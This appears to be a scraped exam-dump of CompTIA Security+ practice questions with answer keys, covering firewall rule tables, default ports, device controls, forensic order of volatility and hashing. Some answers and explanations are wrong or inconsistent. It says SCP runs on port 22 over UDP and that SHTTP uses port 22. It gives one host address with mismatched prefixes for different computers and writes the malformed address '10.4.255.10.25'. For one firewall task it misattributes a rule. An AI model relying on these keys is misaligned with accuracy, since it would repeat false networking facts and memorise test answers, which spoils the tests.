
[http://en.wikipedia.org/wiki/Smart\\_card#Security](http://en.wikipedia.org/wiki/Smart_card#Security)

**QUESTION 896**

## Configure the Firewall

Task: Configure the firewall (fill out the table) to allow these four rules:

1. Only allow the Accounting computer to have HTTPS access to the Administrative server.
2. Only allow the HR computer to be able to communicate with the Server 2 System over SCP.
3. Allow the IT computer to have access to both the Administrative Server 1 and Administrative Server 2



Source IP	Destination IP	Port Number	TCP/UDP	Allow/Deny

**Correct Answer:** Use the following answer for this simulation task.

**Section: Network Security**

**Explanation**

**Explanation/Reference:**

Section: Network Security

Below table has all the answers required for this question

Source IP	Destination IP	Port Number	TCP/UDP	Allow/Deny
10.4.255.10/24	10.4.255.101	443	TCP	Allow
10.4.255.10/23	10.4.255.2	22	TCP	Allow
10.4.255.10/25	10.4.255.101	Any	Any	Allow
10.4.255.10/25	10.4.255.102	Any	Any	Allow

Firewall rules act like ACLs, and they are used to dictate what traffic can pass between the firewall and the internal network. Three possible actions can be taken based on the rule's criteria:

Block the connection

Allow the connection

Allow the connection only if it is secured

TCP is responsible for providing a reliable, one-to-one, connection-oriented session. TCP establishes a connection and ensures that the other end receives any packets sent. Two hosts communicate packet results with each other. TCP also ensures that packets are decoded and sequenced properly. This connection is persistent during the session. When the session ends, the connection is torn down. UDP provides an unreliable connectionless communication method between hosts. UDP is considered a best-effort protocol, but it's considerably faster than TCP. The sessions don't establish a synchronized session like the kind used in TCP, and UDP doesn't guarantee error-free communications. The primary purpose of UDP is to send small packets of information. The application is responsible for acknowledging the correct reception of the data.

Port 22 is used by both SSH and SCP with UDP.

Port 443 is used for secure web connections HTTPS and is a TCP port. Thus to make sure only the Accounting computer has HTTPS access to the Administrative server you should use TCP port 443 and set the rule to allow communication between 10.4.255.10/24 (Accounting) and 10.4.255.101 (Administrative server1)

Thus to make sure that only the HR computer has access to Server2 over SCP you need use of TCP port 22 and set the rule to allow communication between 10.4.255.10/23 (HR) and 10.4.255.2 (server2)

Thus to make sure that the IT computer can access both the Administrative servers you need to use a port and accompanying port number and set the rule to allow communication between:

10.4.255.10.25 (IT computer) and 10.4.255.101 (Administrative server1) 10.4.255.10.25 (IT computer) and 10.4.255.102 (Administrative server2)

**References:**

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 77, 83, 96, 157.

**QUESTION 897**


The security administrator has installed a new firewall which implements an implicit DENY policy by default Click on the firewall and configure it to allow ONLY the following communication.

1. The Accounting workstation can ONLY access the web server on the public network over the default HTTPS port. The accounting workstation should not access other networks.
2. The HR workstation should be restricted to communicate with the Financial server ONLY, over the default SCP port
3. The Admin workstation should ONLY be able to access the servers on the secure network over the default TFTP port.

Instructions: The firewall will process the rules in a top-down manner in order as a first match The port number must be typed in and only one port number can be entered per rule Type ANY for all ports. The original firewall configuration can be reset at any time by pressing the reset button. Once you have met the simulation requirements, click save and then Done to submit.

## Network Diagram

Instructions: The firewall will process the rules in a top-down manner in order as a first match.  
The port number must be typed in and only one port number can be entered per rule.  
Type ANY for all ports. The original firewall configuration can be reset at any time  
by pressing the reset button. Once you have met the simulation requirements,  
click save and then Done to submit.



Firewall Rules					
Rule #	Source	Destination	Port (Only One Per Rule)	Protocol	Action
- 1	<input type="text"/>	<input type="text"/>	<input type="text"/>	<input type="text"/>	<input type="text"/>
- 2	<input type="text"/>	<input type="text"/>	<input type="text"/>	<input type="text"/>	<input type="text"/>
- 3	<input type="text"/>	<input type="text"/>	<input type="text"/>	<input type="text"/>	<input type="text"/>
- 4	<input type="text"/>	<input type="text"/>	<input type="text"/>	<input type="text"/>	<input type="text"/>

Hot Area:

Firewall Rules					
Rule #	Source	Destination	Port (Only One Per Rule)	Protocol	Action
1	<input type="button" value="−"/> 192.168.10.2/32 192.168.10.3/32 192.168.10.4/32 192.168.10.5/32 10.10.9.12/32 10.10.9.14/32 10.10.9.18/32	<input type="button" value="−"/> Any 192.168.10.2/32 192.168.10.3/32 192.168.10.4/32 192.168.10.5/32 192.168.100.10/32 192.168.100.18/32	<input type="button" value="−"/> 443 22 69	<input type="button" value="−"/> ANY TCP UDP	<input type="button" value="−"/> Permit Deny
2	<input type="button" value="−"/> 192.168.10.2/32 192.168.10.3/32 192.168.10.4/32 192.168.10.5/32 10.10.9.12/32 10.10.9.14/32 10.10.9.18/32	<input type="button" value="−"/> Any 192.168.10.2/32 192.168.10.3/32 192.168.10.4/32 192.168.10.5/32 192.168.100.10/32 192.168.100.18/32	<input type="button" value="−"/> 443 22 69	<input type="button" value="−"/> ANY TCP UDP	<input type="button" value="−"/> Permit Deny
3	<input type="button" value="−"/> 192.168.10.2/32 192.168.10.3/32 192.168.10.4/32 192.168.10.5/32 10.10.9.12/32 10.10.9.14/32 10.10.9.18/32	<input type="button" value="−"/> Any 192.168.10.2/32 192.168.10.3/32 192.168.10.4/32 192.168.10.5/32 192.168.100.10/32 192.168.100.18/32	<input type="button" value="−"/> 443 22 69	<input type="button" value="−"/> ANY TCP UDP	<input type="button" value="−"/> Permit Deny
4	<input type="button" value="−"/> 192.168.10.2/32	<input type="button" value="−"/> Any	<input type="button" value="−"/> 443	<input type="button" value="−"/> ANY	<input type="button" value="−"/> Permit

**Correct Answer:**

Firewall Rules					
Rule #	Source	Destination	Port (Only One Per Rule)	Protocol	Action
1	<input type="button" value="−"/> 192.168.10.2/32 192.168.10.3/32 192.168.10.4/32 192.168.10.5/32 <b>10.10.9.12/32</b> 10.10.9.14/32 10.10.9.18/32	<input type="button" value="−"/> Any 192.168.10.2/32 192.168.10.3/32 192.168.10.4/32 192.168.10.5/32 192.168.100.10/32 192.168.100.18/32	<input type="button" value="−"/> 443 22 69	ANY <b>TCP</b> UDP	<input type="button" value="−"/> Permit Deny
2	<input type="button" value="−"/> 192.168.10.2/32 192.168.10.3/32 192.168.10.4/32 192.168.10.5/32 10.10.9.12/32 <b>10.10.9.14/32</b> 10.10.9.18/32	<input type="button" value="−"/> Any 192.168.10.2/32 192.168.10.3/32 192.168.10.4/32 192.168.10.5/32 192.168.100.10/32 192.168.100.18/32	<input type="button" value="−"/> 443 <b>22</b> 69	ANY <b>TCP</b> UDP	<input type="button" value="−"/> Permit Deny
3	<input type="button" value="−"/> 192.168.10.2/32 192.168.10.3/32 192.168.10.4/32 192.168.10.5/32 10.10.9.12/32 10.10.9.14/32 <b>10.10.9.18/32</b>	<input type="button" value="−"/> Any 192.168.10.2/32 192.168.10.3/32 192.168.10.4/32 192.168.10.5/32 192.168.100.10/32 192.168.100.18/32	<input type="button" value="−"/> 443 22 <b>69</b>	ANY TCP UDP	<input type="button" value="−"/> Permit Deny
4	<input type="button" value="−"/> 192.168.10.2/32	<input type="button" value="−"/> Any	<input type="button" value="−"/> 443	ANY	<input type="button" value="−"/> Permit

**Section: Network Security**  
**Explanation**

**Explanation/Reference:**

Section: Network Security

Implicit deny is the default security stance that says if you aren't specifically granted access or privileges for a resource, you're denied access by default. Rule #1 allows the Accounting workstation to ONLY access the web server on the public network over the default HTTPS port, which is TCP port 443. Rule #2 allows the HR workstation to ONLY communicate with the Financial server over the default SCP port, which is TCP Port 22 Rule #3 & Rule #4 allow the Admin workstation to ONLY access the Financial and Purchasing servers located on the secure network over the default TFTP port, which is Port 69.

References:


CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 26, 44.

Stewart, James Michael,


**QUESTION 898**

Drag and drop the correct protocol to its default port.

**Select and Place:**



**Correct Answer:**



**Section: Network Security**

## **Explanation**

### **Explanation/Reference:**

Section: Network Security

FTP uses TCP port 21.

Telnet uses port 23.

SSH uses TCP port 22. All protocols encrypted by SSH, including SFTP, SHTTP, SCP, SExec, and slogin, also use TCP port 22. Secure Copy Protocol (SCP) is a secure file-transfer facility based on SSH and Remote Copy Protocol (RCP). Secure FTP (SFTP) is a secured alternative to standard File Transfer Protocol (FTP).

SMTP uses TCP port 25.

Port 69 is used by TFTP.

SNMP makes use of UDP ports 161 and 162.

### References:

Indianapolis, 2014, pp 42, 45, 51

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex

[http://en.wikipedia.org/wiki/List\\_of\\_TCP\\_and\\_UDP\\_port\\_numbers](http://en.wikipedia.org/wiki/List_of_TCP_and_UDP_port_numbers)

## **QUESTION 899**

A Security administrator wants to implement strong security on the company smart phones and terminal servers located in the data center. Drag and Drop the applicable controls to each asset type.

Instructions: Controls can be used multiple times and not all placeholders needs to be filled. When you have completed the simulation, Please select Done to submit.

### **Select and Place:**

**Instructions:** Controls can be used multiple times and not all placeholders need to be filled. When you have completed the simulation, please select the Done button to submit.

Controls
Screen Lock
Strong Password
Device Encryption
Remote Wipe
GPS Tracking
Pop-up blocker
Cable Locks
Antivirus
Host Based Firewall
Proximity Reader
Sniffer
Mantrap

**Company Managed Smart Phone**



Placeholder for controls applied to the Company Managed Smart Phone.


**Data Center Terminal Server**



Placeholder for controls applied to the Data Center Terminal Server.

**Reset All**

**Correct Answer:**



## Section: Compliance and Operational Security Explanation

### Explanation/Reference:

Section: Compliance and Operational Security

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 221, 222, 369, 418 <http://www.mentor-app.com/>


**QUESTION 900**

A forensic analyst is asked to respond to an ongoing network attack on a server. Place the items in the list below in the correct order in which the forensic analyst should preserve them.




<http://www.gratisexam.com/>

**Select and Place:**



- RAM
- CPU cache
- Swap
- Hard drive

**Correct Answer:**



## **Section: Compliance and Operational Security**

### **Explanation**

#### **Explanation/Reference:**

Section: Compliance and Operational Security

When dealing with multiple issues, address them in order of volatility (OOV); always deal with the most volatile first. Volatility can be thought of as the amount of time that you have to collect certain data before a window of opportunity is gone. Naturally, in an investigation you want to collect everything, but some data will exist longer than others, and you cannot possibly collect all of it once. As an example, the OOV in an investigation may be RAM, hard drive data, CDs/DVDs, and printouts.

Order of volatility: Capture system images as a snapshot of what exists, look at network traffic and logs, capture any relevant video/screenshots/hashes, record time offset on the systems, talk to witnesses, and track total man-hours and expenses associated with the investigation.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 453

## **Exam B**

### **QUESTION 1**

While setting up a secure wireless corporate network, which of the following should Pete, an administrator, avoid implementing?

- A. EAP-TLS
- B. PEAP
- C. WEP
- D. WPA

**Correct Answer:** C

**Section:** Cryptography

**Explanation**

**Explanation/Reference:**

Section: Cryptography

WEP is one of the more vulnerable security protocols. The only time to use WEP is when you must have compatibility with older devices that do not support new encryption.

**Incorrect Answers:**

A, B: Extensible Authentication Protocol (EAP) provides a framework for authentication that is often used with wireless networks. Among the five EAP types adopted by the WPA/WPA2 standard are EAP-TLS, EAP-PSK, EAP-MD5, and two that you need to know for the exam: LEAP and PEAP.

D: The Wi-Fi Protected Access (WPA) and Wi-Fi Protected Access 2 (WPA2) authentication protocols were designed to address the core, easy-to-crack problems of WEP.

**References:**

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 171, 181-182, 182-183, 258

### **QUESTION 2**

Joe, an employee, was escorted from the company premises due to suspicion of revealing trade secrets to a competitor. Joe had already been working for two hours before leaving the premises.

A security technician was asked to prepare a report of files that had changed since last night's integrity scan.

Which of the following could the technician use to prepare the report? (Select TWO).

- A. PGP
- B. MD5
- C. ECC

- D. AES
- E. Blowfish
- F. HMAC

**Correct Answer:** BF

**Section:** Cryptography

**Explanation**

**Explanation/Reference:**

Section: Cryptography

B: MD5 can be used to locate the data which has changed. The Message Digest Algorithm (MD) creates a hash value and uses a one-way hash. The hash value is used to help maintain integrity. There are several versions of MD; the most common are MD5, MD4, and MD2.

F: A common method of verifying integrity involves adding a message authentication code (MAC) to the message. HMAC (Hash-Based Message Authentication Code) uses a hashing algorithm along with a symmetric key.

Incorrect Answers:

A: Pretty Good Privacy (PGP) is a freeware email encryption system. It would not be of any use to locate files that have been changed.

C: ECC is an encryption algorithm. It is not used to locate files that have changed.

D: AES is an encryption algorithm. It is not used to locate files that have changed.

E: Blowfish is an encryption system. It is not used to locate files that have changed.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 139, 251, 253-254, 255, 260, 272

### **QUESTION 3**

Users report that after downloading several applications, their systems' performance has noticeably decreased. Which of the following would be used to validate programs prior to installing them?

- A. Whole disk encryption
- B. SSH
- C. Telnet
- D. MD5

**Correct Answer:** D

**Section:** Cryptography

**Explanation**

**Explanation/Reference:**

Section: Cryptography

MD5 can be used to locate the data which has changed.

The Message Digest Algorithm (MD) creates a hash value and uses a one-way hash. The hash value is used to help maintain integrity. There are several versions of MD; the most common are MD5, MD4, and MD2.

Incorrect Answers:

- A: Disk encryption would not help in checking integrity of downloaded files.
- B: Secure Shell (SSH) is a tunnelling protocol originally used on Unix systems. It is not used to validate the integrity of files.
- C: Telnet cannot be used to protect integrity of program files. Telnet is an interactive terminal emulation protocol. It allows a remote user to conduct an interactive session with a Telnet server. This session can appear to the client as if it were a local session.

References:

